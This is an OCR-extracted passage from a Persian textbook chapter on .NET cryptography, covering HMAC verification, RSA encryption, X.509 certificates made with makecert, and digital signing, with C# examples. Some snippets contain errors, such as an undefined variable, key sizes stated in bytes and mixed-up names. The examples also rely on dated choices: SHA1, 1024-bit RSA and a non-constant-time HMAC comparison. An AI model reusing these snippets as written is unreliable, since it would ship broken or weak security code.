٤. در نهایت نوبت به اعتبارسنجی می‌شود. مثال زیر کدی که کامران میتواند برای اعتبارسنجی و امضا استفاده کند را نشان می‌دهد.


```
string signatureOfAmir = "FI0rhihM5nVisyT6X8TrtifBbbl4xGx6wxm4m9MmdVs=";
byte[] dataFromAmir = Encoding.UTF8
                                .GetBytes("Meet me in the town square");

using (HMACSHA256 hmac = new HMACSHA256(secretKeyBytesOfAmir))
{
    byte[] signatureBytes = hmac.ComputeHash(dataFromAmir);
    string computedSignature = Convert.ToBase64String(signatureBytes);

    if (computedSignature.Equals(signatureOfAmir,
                                     StringComparison.Ordinal))
        Console.WriteLine("Authentic");
}
```

۷-۳-۲ اشتراک‌گذاری رازها با استفاده از رمزگذاری نامتقارن

شما ممکن است متوجه یک نقطه ضعف در رمزگذاری متقارن شده باشید. اگر دو فرد درگیر باشند هر دو نیاز به اشتراک کلید رمزگذاری دارند. اگر یکی فرد کلید را به صورت امن ذخیره نکند ممکن است خطراتی را داشته باشد. به علاوه این ممکن نیست که بگوییم کدام بخش داده‌ها را رمزگذاری کرده است. در ضمن تبادل کلیدها در حالت امن یک کار مشکل است. رمزگذاری نامتقارن برای رفع نیاز اشتراک کلیدها، از دو کلید، یکی برای رمزگذاری (شناخته شده به عنوان کلید عمومی) و دیگری برای رمزگشایی (شناخته شده به عنوان کلید خصوصی) استفاده می‌کند. همان‌گونه که از نام آن پیداست کلید عمومی نباید پنهان نگه داشته شود و می‌تواند به هرکسی که می‌خواهد با آن رمزگذاری کند، داده شود. داده‌های رمزگذاری‌شده با کلید عمومی را فقط می‌توان از طریق کلید خصوصی رمزگشایی کرد (که مانند کلید متقارن بسیار مخفی است) همان‌طور که در مثال زیر نشان داده شده است.



شکل ۷-۲: استفاده از کلید در رمزگذاری نامتقارن

الگوریتم‌های نامتقارن اغلب با امضاهای دیجیتال استفاده می‌شوند، که یک نوع تکنولوژی است که به دریافت کننده‌ی داده‌های رمزگذاری شده اجازه می‌دهد تا اعتبارسنجی کند که داده‌ها از طرف چه کسی است و این‌که دست‌کاری نشده است. رمزگذاری نامتقارن برای ایجاد انکارناپذیری استفاده می‌شود که در امنیت دیجیتال یک مفهوم مهم است. برای دستیابی به انکارناپذیری، امضاهای دیجیتال نیاز به اثبات صحت پیام از طریق درهم‌سازی امن و اثبات منشأ پیام فراهم شده توسط کلید عمومی ارسال‌کننده و دانش کلید خصوصی دارد.

امضاهای دیجیتال می‌توانند با گواهی‌نامه‌های دیجیتال ایجاد شوند. شما ممکن است قبلا گواهی‌نامه‌های دیجیتال را در حین نصب نرم‌افزار بر روی کامپیوتر دیده باشید. سیستم‌عامل ویندوز ممکن است به شما ناشر بسته نرم‌افزار را بگوید. این اطلاعات از امضای دیجیتال که درون نصب‌کننده جاسازی شده‌اند، به دست آمده و از گواهی‌نامه‌ی دیجیتال صادر شده به ناشر ایجاد می‌شود. وقتی نصب‌کننده ایجاد می‌شود، فرایند نشر، کلید عمومی از گواهی‌نامه دیجیتال را به همراه ویژگی‌های گواهی‌نامه (مانند نام شرکت یا شخصی که گواهی‌نامه برای او صادر شده است) جاسازی می‌کند. هم‌چنین یک مجموعه مقابله‌ای[1] هم جاسازی می‌شود، بنابراین بسته می‌تواند برای اطمینان از این‌که بعد از امضا دست‌کاری نشده است اعتبارسنجی شود.

یک نکته‌ی قابل توجه این است که رمزگذاری نامتقارن از نظر محاسباتی به مقدار قابل توجهی سنگین‌تر از رمزگذاری متقارن است.

پیاده‌سازی رمزگذاری نامتقارن در دات‌نت توسط کلاس RSACryptoServiceProvider نسبت به مقدار داده‌هایی که می‌تواند رمزگذاری کند با محدودیت روبرو است. اگر شما به این محدودیت‌ها برسید (که بستگی به اندازه کلید دارد) باید با استفاده از رمزگذاری نامتقارن برای تبادل کلید متقارن که بعدا برای رمزگذاری داده‌هایتان استفاده می‌شود به سمت یک رویکرد ترکیبی بروید. برای راهنمایی، استفاده از کلید ۱۰۲٤ بایتی RSA میتواند ۱۱۷ بایت را رمزگذاری کند و استفاده از کلید رمزگذاری ۲۰٤۸ بایتی می‌تواند ۲٤۵ بایت را رمزگذاری کند.

---

[1] Checksum

برخلاف رمزگذاری متقارن (که از داده‌های تصادفی به عنوان کلید خود استفاده می‌کند)، الگوریتم RSA از اعداد اول بزرگ به عنوان نقطه شروع برای کلیدهایش استفاده می‌کند. دو عدد اول بزرگ P و Q از مجموعه‌ای از فرمول‌های ریاضی برای ایجاد شش پارامتر اضافه می‌گذرند که به همراه اعداد اول اصلی کلید خصوصی را می‌سازند. دو تا از پارامترهای به دست آمده، یعنی پیمانه[1] و توان نیز کلید عمومی هستند.

۱-۲-۳-۷ استفاده از رمزگذاری نامتقارن بدون گواهی‌نامه

هنگامی که شما یک نمونه‌ی جدید از کلاس RSACryptoServiceProvider را ایجاد می‌کنید، چارچوب دات‌نت یک جفت کلید جدید برای استفاده ایجاد کرده و پارامترهای لازم برای رمزگذاری نامتقارن را محاسبه می‌کند. به یاد داشته باشید برای رمزگذاری داده‌ها به پارامترهای کلید عمومی و برای رمزگشایی داده‌ها به پارامترهای کلید خصوصی نیاز دارید. پارامترها می‌توانند از یک شی RSACryptoServiceProvider و XML و یا نمونه‌ای از ساختار RSAParameters صادر شوند.

کد زیر یک نمونه جدید از طبقه RSA را ایجاد کرده و سپس کلید عمومی را به عنوان XML استخراج می‌کند:

```
RSACryptoServiceProvider rsa = RSA.Create();
string publicKeyAsXml = rsaKey.ToXmlString(false);
```

این نمایش XML از کلید عمومی که پیمانه و توان را در بر دارد می‌تواند بعداً با سیستم یا کسانی که تمایل ارسال اطلاعات رمزگذاری شده به شما را دارند مورد تبادل قرار گیرد. این سیستم‌ها می‌تواند یک RSACryptoServiceProvider را با استفاده از تابع FromXmlString مقداردهی کند. همان‌طور که اینجا نشان داده شده است:

```
RSACryptoServiceProvider rsa = RSA.Create();
rsaKey.FromXmlString(publicKeyAsXml);
```

اگر می‌خواهید کلید خصوصی را برای یاداوری و استفاده استخراج و ذخیره کنید می‌توانید مقدار true را به تابع ToXmlString ارسال کنید که همه‌ی پارامترهای لازم برای رمزگشایی را استخراج می‌کند. همانند یک کلید متقارن باید این را امن نگه دارید زیرا هرکسی که این اطلاعات را داشته باشد، قادر خواهد بود داده‌های شما را رمزگشایی کند.

---

[1] Modulus

برای رمزگذاری داده‌ها یک نمونه‌ی جدید از کلاس RSACryptoServiceProvider را ایجاد کرده، کلید عمومی را بارگذاری و سپس تابع رمزگذاری را فراخوانی می‌کنید. برای رمزگشایی داده‌ها یک نمونه جدید از کلاس RSACryptoServiceProvider را ایجاد کرده، کلید خصوصی را بارگذاری و سپس تابع رمزگشایی را فراخونی می‌کنید. مثال زیر نشان می‌دهد که شما چگونه می‌توانید کلیدهای عمومی و خصوصی را صادر کرده و سپس از آن‌ها برای رمزگذاری و رمزگشایی یک رشته‌ی نمونه استفاده کنید.

```
// Create an UTF8 encoding class to parse strings from and to byte arrays
UTF8Encoding encoding = new UTF8Encoding();
// Setup the sample text to encrypt and convert it to a byte array.
string clearText = "example";
byte[] clearTextAsBytes = encoding.GetBytes(clearText);
// Create a new instance of the RSACryptoServiceProvider
RSACryptoServiceProvider rsa = new RSACryptoServiceProvider(1024);
// Export the keys as XML
string publicKeyAsXml = rsa.ToXmlString(false);
string privateKeyAsXml = rsa.ToXmlString(true);
// Create a new instance of the RSACryptoServiceProvider
// and load the public key parameters so it can be used to encrypt.
RSACryptoServiceProvider publicKeyRSA = new
RSACryptoServiceProvider(1024);
publicKeyRSA.FromXmlString(publicKeyAsXml);
byte[] encryptedData = publicKeyRSA.Encrypt(clearTextAsBytes, true);
// Create a new instance of the RSACryptoServiceProvider
// and load the private key parameters so it can be used to decrypt.
RSACryptoServiceProvider privateKeyRSA = new RSACryptoServiceProvider();
privateKeyRSA.FromXmlString(privateKeyAsXml); byte[] unencryptedBytes =
privateKeyRSA.Decrypt(encryptedData, true);
// And finally convert it back to a string to prove it works!
string unecnryptedString =
    Encoding.UTF8.GetString(unencryptedBytes, 0,
unencryptedBytes.Length);
```

۲-۲-۳-۷ استفاده از گواهی‌نامه‌ها برای رمزگذاری نامتقارن

شما اکنون توانایی اجرای رمزگذاری نامتقارن برای حجم کمی از داده‌ها را دارید اما آنچه تاکنون آموخته‌اید دارای یک نقطه ضعف است، شما نمی‌توانید بگوید که داده‌های رمزگذاری شده از طرف چه کسی است. اینجا جایی است که گواهی‌نامه‌ها همراه با امضاهای دیجیتال ایفای نقش می‌کنند.

یک گواهی‌نامه‌ی دیجیتال دربردارنده‌ی کلید رمزگذاری نامتقارن با بعضی مشخصات اضافه‌تر است. این مشخصات تاریخ‌های انقضای گواهی‌نامه‌ها را شامل می‌شود و کلیدها اطلاعاتی در مورد دارنده‌ی کلیدها (مثل نام یا جزییات شرکت) و محل لیست ابطال گواهی‌نامه‌ها (یک سرویس آنلاین موجود که می‌تواند بررسی شود تا ببیند که گواهی‌نامه هنوز موجود است و در معرض خطر قرار نگرفته است) را دربردارد.

گواهی‌نامه‌ها در انواع گوناگون هستند که شامل گواهی‌نامه‌های کارگزار، گواهی‌نامه‌های کارخواه و گواهی‌نامه‌های ایمیل می‌شود. در ادامه این فصل به بررسی استفاده از گواهی‌نامه‌ها برای رمزگذاری میپردازیم.

دریافت گواهی‌نامه

برای دریافت یک گواهی‌نامه، سه روش اصلی وجود دارد.

- **خرید یک گواهی‌نامه**: عموما این روش در مواقعی مورد استفاده قرار می‌گیرد که مردم بیرون از شرکت شما نیاز به تعامل با خدمات شما داشته باشند. شرکت‌هایی مانند Verisign, Thawte, Comodo از طریق بررسی هویت برای کارخواهان گواهی‌نامه صادر خواهند کرد. این شرکت‌ها، به طور پیش‌فرض، مورد اعتماد تمام مرورگرهای بزرگ و سیستم‌عامل‌ها هستند و در نتیجه نرم‌افزارهای کارخواه در هیچ یک از مراحل خود، نیازی به اعتبارسنجی گواهی‌نامه‌ای که شما استفاده می‌کنید ندارند. دستورالعمل‌های هریک از شرکت‌ها متفاوت است، اما همه‌ی آن‌ها به یک درخواست امضای گواهی (CSR)، که توسط دستگاهی که می‌خواهید گواهی‌نامه را روی آن نصب کنید تولید می‌شود، نیاز دارند.
- **استفاده از اعتبار گواهی‌نامه داخلی شرکت خودتان**: شرکت شما ممکن است یک مرجع گواهی‌نامه داخلی (CA) فراهم کند که شما می‌توانید از آن درخواست ارایه گواهی‌نامه داشته باشید. تمام سیستم‌هایی که از گواهی‌نامه‌های صادر شده توسط یک CA استفاده می‌کنند باید برای اعتماد به آن پیکربندی شوند، همان‌گونه که برای اعتماد به CAای که از آن گواهی‌نامه می‌خرید پیکربندی شده‌اند. این عمل با اعتماد به گواهی‌نامه ریشه‌ی یک CA، که برای ثبت‌نامی گواهی‌نامه‌های صادرشده توسط CA استفاده می‌شود، انجام شده است. ویندوز ۲۰۰۳ و ویندوز ۲۰۰۸ شامل «خدمات گواهی‌نامه» هستند که قابلیت CA را ارایه می‌دهند.
- **تولید گواهی‌نامه خودتان**: چارچوب دات‌نت شامل یک خط فرمان به نام MakeCert است که می‌تواند برای تولید گواهی‌نامه مورد استفاده قرار بگیرد. این گواهی‌نامه باید فقط برای آزمون مورد استفاده قرار گیرد زیرا حاوی هیچ یک از جزییات CA و لیست ابطال گواهی‌نامه نمی‌باشد. هر گواهی‌نامه باید به صورت جداگانه توسط سیستم‌هایی که از آن استفاده می‌کنند قابل اعتماد باشد. گزینه‌های خط فرمان در دسترس برای MakeCert متعدد هستند. برای آگاهی بیشتر از این قابلیت، می‌توانید به آدرس زیر مراجعه کنید:


مرکز مدیریت امداد و هماهنگی عملیات در حوادث رایانه‌ای

http:// msdn.microsoft.com/en - us/library/bfsktky3(VS.80).aspx

اگر شما از IIS7 با ویندوز ویستا و یا با ویندوز ۲۰۰۸ استفاده می‌کنید، مدیریت IIS می‌تواند گواهی‌نامه‌های SSL برای یک وب‌سایت تولید نماید.

برای دسترسی به این قابلیت مسیر زیر را دنبال کنید: روی آیکون گواهی‌نامه کارگزار در مدیریت IIS (Server Certificates) کلیک کرده و سپس گزینه‌ی « Create Self- Signed certificate » از منو سمت راست نرم‌افزار مدیریت را انتخاب کنید.

همانند یک کلید متقارن، یک گواهی‌نامه که شامل هر دو کلید عمومی و خصوصی است باید محافظت شود. ویندوز دارای یک مکانیسم به نام «پایگاه گواهی‌نامه‌ها» برای این امر است. پایگاه گواهی‌نامه بدون در نظر گرفتن جایی که گواهی‌نامه در آن ذخیره شده است (مانند ذخیره روی یک دیسک سخت، روی یک کارت هوشمند و یا برخی از مکانیزم‌های ذخیره سازی خاص) یک رابط استاندارد برای توسعه‌دهنده ارایه می‌دهد. در این پایگاه دو نوع نحوه‌ی ذخیره‌سازی وجود دارد: ذخیره‌سازی دستگاه و ذخیره‌سازی کاربر. ذخیره‌سازی دستگاه گواهی‌نامه‌هایی که به طور کامل توسط دستگاه در دسترس هستند و هم‌چنین کاربرانی از آن دستگاه که مجوز دسترسی به گواهی‌نامه را دارند نگه‌می‌دارد. گواهی‌نامه‌هایی که توسط ASP.NET استفاده می‌شوند، عموما در دستگاه قرار می‌گیرند. ذخیره‌سازی کاربر شامل گواهی‌نامه‌هایی است که برای یک کاربر خاص می‌باشند. برای مدیریت پایگاه گواهی‌نامه‌ها، شما می‌توانید از کنسول مدیریت مایکروسافت (MMC) به نام certmgr.msc استفاده کنید. جزییات بیشتر در شکل زیر نشان داده شده است.



شکل ۷-۳: مدیریت پایگاه گواهی‌نامه

همان‌طور که در شکل فوق مشخص است، هر پایگاه دارای قسمت‌های متعددی است اما سه قسمت از آن بیشتر مورد استفاده قرار می‌گیرد:

- *Personal*: گواهی‌نامه‌های موجود در پایگاه‌های شخصی، یک کلید خصوصی مرتبط برای استفاده در رمزگشایی یا امضای داده دارند.
- *Other People*: گواهی‌نامه‌های موجود در این قسمت، تنها کلید عمومی برای استفاده در رمزگذاری داده‌ها را دارند. این قسمت عموماً برای امضای ایمیل استفاده می‌شود و به عنوان یک کتاب آدرس برای سیستم‌های دیگر عمل می‌کند.
- Trusted Root Certification Authorities: این قسمت دربرگیرنده CAهایی است که شما گواهی‌نامه‌های آن را پذیرفته‌اید. این قسمت همراه با گواهی‌نامه‌ها برای راجع شناخته شده اعم از VeriSign می‌باشد. اگر شما یک گواهی‌نامه با امضای خودتان ایجاد کرده و یا درخواست گواهی‌نامه از یک CA ناشناخته داشته باشید، ممکن است لازم به صورت دستی گواهی‌نامه را وارد این پایگاه کنید.

هنگامی که یک گواهی‌نامه ایجاد می‌کنید، همیشه یک نسخه‌ی پشتیبان از آن تولید کنید. با کلیک راست بر روی گواهی‌نامه، انتخاب همه وظایف و در نهایت انتخاب خروجی (Export) می‌توانید این کار را انجام دهید. شما باید دوبار از گواهی‌نامه خروجی بگیرید، یک بار با کلید خصوصی(برای ذخیره در یک مکان امن و برای وارد کردن در تمام دستگاه‌هایی که نیاز به رمزگشایی داده‌ها دارند) و یک بار بدون کلید خصوصی (برای تبادل با سیستم‌هایی که فقط نیاز به رمزگشایی داده‌ها دارند).

۳-۲-۷-۳ رمزنگاری یک پیام با استفاده از کلید نامتقارن

در این بخش نحوه‌ی رمزنگاری و امضای آن از طریق کلید نامتقارن (یک جفت کلیدعمومی و کلید خصوصی) از گواهی‌نامه X.509 را توضیح خواهیم داد. برای نشان دادن فرآیند رمزگذاری، از سناریو گفته‌شده در قبل برای ارسال اطلاعات کارت اعتباری به کامران استفاده می‌کنیم.

ساده‌ترین راه برای ایجاد یک گواهی‌نامه، استفاده از یک ابزار مانند Makecert.exe است. این ابزار گواهی‌نامه‌های X.509 با یک جفت کلید عمومی و خصوصی برای اهداف آزمون تولید می‌کند، اما برای مقاصد نمایشی قابل قبول است. شما می‌توانید Makecert.exe را از طریق Visual Studio command prompt در زیرمنوی Tools در ویژوال استودیو ۲۰۱۰ یا Developer command prompt ویژوال استودیو ۲۰۱۲ اجرا کنید. شما باید Visual Studio Command Prompt را به عنوان مدیر برای Makecert راه اندازی کنید. شما می‌توانید این ابزار را با آرگومان‌های خط فرمان که در مثال زیر آورده شده‌اند اجرا کنید.


```
makecert.exe -sr LocalMachine -ss My -a sha1 -n CN=Amir -sky exchange -pe
makecert.exe -sr LocalMachine -ss My -a sha1 -n CN=Kamran -sky exchange -
pe
```

مراحل زیر نحوه‌ی مشاهده‌ی گواهی‌نامه تولیدشده توسط Makecert.exe. را نشان می‌دهد.

۱. اجرای کنسول مدیریت مایکروسافت با تایپ کردن MMC در جعبه‌ی اجرا (run box).
۲. انتخاب گزینه‌ی File سپس Add.Remove و سپس Certificates.
۳. روی گزینه‌ی Add کلیک کنید و پس از آن حساب‌کاربری کامپیوتر local computer را برای مشاهده گواهی‌نامه انتخاب کنید.

شکل زیر نتیجه را پس از دوبار اجرای Makecert نشان می‌دهد. دو گواهی‌نامه‌ی Amir و Kamran ایجاد شده‌اند و هر دو دارای کلیدهای خصوصی هستند. در این‌جا از الگوریتم SHA1 برای این گواهی‌نامه استفاده کرده ایم که گزینه‌ی پیش‌فرض بوده و از گزینه‌ی دیگر، یعنی MD5، بهتر است. با مشخص کردن

"exchange" برای سوئیچ sky، همان‌طور که در فوق نشان داده شده است، اطمینان حاصل می‌کنیم که گواهی‌نامه‌ها می‌توانند هم برای رمزگذاری و هم امضا مورد استفاده قرار گیرند.



شکل ۷-٤: گواهی‌نامه‌ها در MMC

اکنون که گواهی‌نامه‌های لازم را ایجاد کرده‌ایم، می‌توانیم پیام حاوی اطلاعات کارت اعتباری را با استفاده از گواهی‌نامه‌ی جدید رمزگذاری کنیم. از آن‌جا که می‌خواهیم رمزگذاری و رمزگشایی نامتقارن انجام دهیم، می‌توانیم از الگوریتم RSA، که الگوریتم برای رمزنگاری کلید عمومی است، استفاده کنیم. این الگوریتم توسط کلاس RSACryptoServiceProvider در چارچوب دات‌نت پیاده سازی شده است.

۱. کلاس X509Certificate2 در دات‌نت نشان دهنده یک گواهی‌نامه X.509 است. همان‌طور که در مثال زیر نشان داده شده است، برای ایجاد یک نمونه از کلاس X509Certificate2 از تابعی با قالب رشته‌ای استفاده کرده‌ایم.

```
static class CertificateHelper
{
    public static X509Certificate2 ToCertificate( this string
subjectName,
    StoreName name = StoreName.My, StoreLocation location =
StoreLocation.LocalMachine)
    {
        X509Store store = new X509Store(name, location);
        store.Open(OpenFlags.ReadOnly);
        try
        {
            var cert = store.Certificates.OfType<X509Certificate2>()
                        .FirstOrDefault(c =>
c.SubjectName.Name.Equals(subjectName,
                            StringComparison.OrdinalIgnoreCase));
            return (cert != null) ? new X509Certificate2(cert) : null;
```

```
        }
        finally
        {
store.Certificates.OfType<X509Certificate2>().ToList().ForEach(c=>c.Reset
());
            store.Close();
        }
    }
}
```

۲. در قدم بعدی داده‌ی "۱۲۳٤ ٥٦۷۸ ۹۰۱۲ ۳٤٥٦ ۱۳/۰٦" را مانند روشی که برای کلید متقارن انجام دادیم، رمزگذاری می‌کنیم. این داده توسط کامران خوانده خواهد شد. در این‌جا استفاده از کلیدهای عمومی کامران اهمیت دارد. کامران می‌تواند کلید عمومی خود را به بسیاری از افراد بدهد، اما کلید خصوصی او پنهان است و تنها خود کامران به آن دسترسی دارد. او از کلید خصوصی برای رمزگشایی پیام ارسال شده استفاده خواهد کرد. با استفاده از کلید عمومی کامران، اطمینان حاصل می‌کنیم که جز کامران، کس دیگر کلید خصوصی را داراست، فرد دیگری نمی‌تواند داده را بخواند. مهم‌ترین بخش از رمزگذاری کلید نامتقارن این است که فرستنده از کلید عمومی گواهی‌نامه‌ی گیرنده برای رمزگذاری استفاده کرده و گیرنده با استفاده از کلید خصوصی گواهی‌نامه خود رمزگشایی را انجام می‌دهد. در مثال زیر چگونگی رمزگذاری پیام آورده شده است.

```
string dataToKamran = "1234 5678 9012 3456 06/13";
var cert = "CN=Kamran".ToCertificate();
var provider = (RSACryptoServiceProvider)cert.PublicKey.Key;
// Note the use of public key
byte[] cipherText = provider
                        .Encrypt(Encoding.UTF8
                            .GetBytes(dataToKamran), true);
Console.WriteLine(Convert.ToBase64String(cipherText));
// What gets sent to Kamran is cipherText
```

۳. مثال زیر چگونگی رمزگشایی پیام و دریافت اطلاعات کارت اعتباری توسط Alice را نشان می‌دهد.

```
// Kamran receives cipherText here
// Kamran decrypts the cipherText using her private key
var cert = "CN=Kamran".ToCertificate();
var provider = (RSACryptoServiceProvider)cert.PrivateKey;
Console.WriteLine(
    Encoding.UTF8.GetString(
        provider.Decrypt(cipherText, true)));
```

هر دو گواهی‌نامه بر روی دستگاه تولید شده و از این رو کلید خصوصی هر دو گواهی‌نامه‌ها را در اختیار داریم. ما هر دو گواهی‌نامه را در اختیار داریم اما گواهی‌نامه CN=Amir یک کلید عمومی و یک کلید خصوصی خواهد داشت. گواهی‌نامه CN=Kamran تنها کلید عمومی را دارد.

می‌توان رمزگذاری و رمزگشایی با استفاده از کلید نامتقارن تولیدشده توسط کلاس RSACryptoServiceProvider را بدون استفاده از یک گواهی‌نامه X.509 انجام داد. بر خلاف بخش قبلی، که در آن دو گواهی‌نامه به همراه روش دقیق نحوه‌ی استفاده تولید کردیم، در حال حاضر می‌خواهیم تنها یک جفت کلید برای نگه‌داشتن چیزهای ساده تولید کنیم. مثال زیر چگونگی تولید کلیدها را نمایش می‌دهد.

مثال ٦,١٤

```
string publicKey = String.Empty;
string privateKey = String.Empty;
using (RSACryptoServiceProvider rsa = new RSACryptoServiceProvider())
{
        publicKey = rsa.ToXmlString(false);
        privateKey = rsa.ToXmlString(true);
}
```

توجه: کلیدهای تولیدشده از طریق روش ()ToXmlString در قالب متن ساده XML هستند، اما نباید به دلایل امنیتی آن‌ها را فایل سیستم ذخیره کنید. به جای آن باید از یک key container استفاده شود. System.Security.Cryptography.CspParameters می‌تواند در استفاده از key container برای ذخیره‌ی کلیدها به شما کمک کند.

مثال زیر چگونگی رمزگذاری و رمزگشایی آن را نمایش می‌دهد.

```
byte[] encryptedData = null;
byte[] secretData = Encoding.UTF8.GetBytes("1234 5678 9012 3456 06/13");
// Sender's end
using (RSACryptoServiceProvider rsa = new RSACryptoServiceProvider())
{
        rsa.FromXmlString(publicKey); // encrypt using public key
        encryptedData = rsa.Encrypt(secretData, true);
}
// Receiver's end
using (RSACryptoServiceProvider rsa = new RSACryptoServiceProvider())
{
        rsa.FromXmlString(privateKey); // decrypt using private key

Console.WriteLine(Encoding.UTF8.GetString(rsa.Decrypt(encryptedData,
true)));
}
```

٤-٢-٣-٧ امضای پیام با استفاده از کلیدهای نامتقارن

تا این‌جا چگونگی رمزگذاری / رمزگشایی با استفاده از کلید نامتقارن را بررسی کردیم،در ادامه می‌خواهیم به بحث امضا وارد شویم. تفاوت اصلی آن با توجه به کاربرد کلید این است که اطلاعات با استفاده از کلید خصوصی امضا می‌شوند.

گیرنده، که در این مثال علی است، با استفاده از کلید عمومی گواهی‌نامه امضای آن را بررسی می‌کند. در زمان بررسی امضای داده‌ها، SHA1 را برای آن می‌فرستیم، به دلیل این‌که از همین الگوریتم برای ایجاد گواهی‌نامه توسط Makecert استفاده کردیم. مثال زیر کدهای لازم برای امضای پیام توسط کلید خصوصی را نشان می‌دهند.

```
byte[] dataFromAmir = Encoding.UTF8.GetBytes("Meet me in the town
square");
var cert = "CN=Amir".ToCertificate();

var provider = (RSACryptoServiceProvider)cert.PrivateKey; // Note the use
of private key here
byte[] signatureOfAmir = provider.SignData(dataFromAmir,

CryptoConfig.MapNameToOID("SHA1"));
Console.WriteLine(Convert.ToBase64String(signatureOfAmir));
// What gets sent to Ali are the data and signature
// dataFromAmir and signatureOfAmir
```

مثال زیر کدهای مورد استفاده توسط علی برای بررسی صحت داده‌ها را نمایش می‌دهد. علی نمی‌داند که داده از طرف چه کسی است، بنابراین از گواهی‌نامه با نام عنوان CN=Amir استفاده می‌کند. او تنها کلید عمومی گواهی‌نامه را دارد و این همان چیزی است که به منظور بررسی اطلاعات و امضای آن مورد استفاده قرار خواهد گرفت.

```
// Ali receives my data and signature here
// dataFromAmir and signatureOfAmir

// Ali validates the signature using my public key
var cert = "CN=Amir".ToCertificate();
var provider = (RSACryptoServiceProvider)cert.PublicKey.Key;
// Note the use of public key here
if (provider.VerifyData(dataFromAmir,
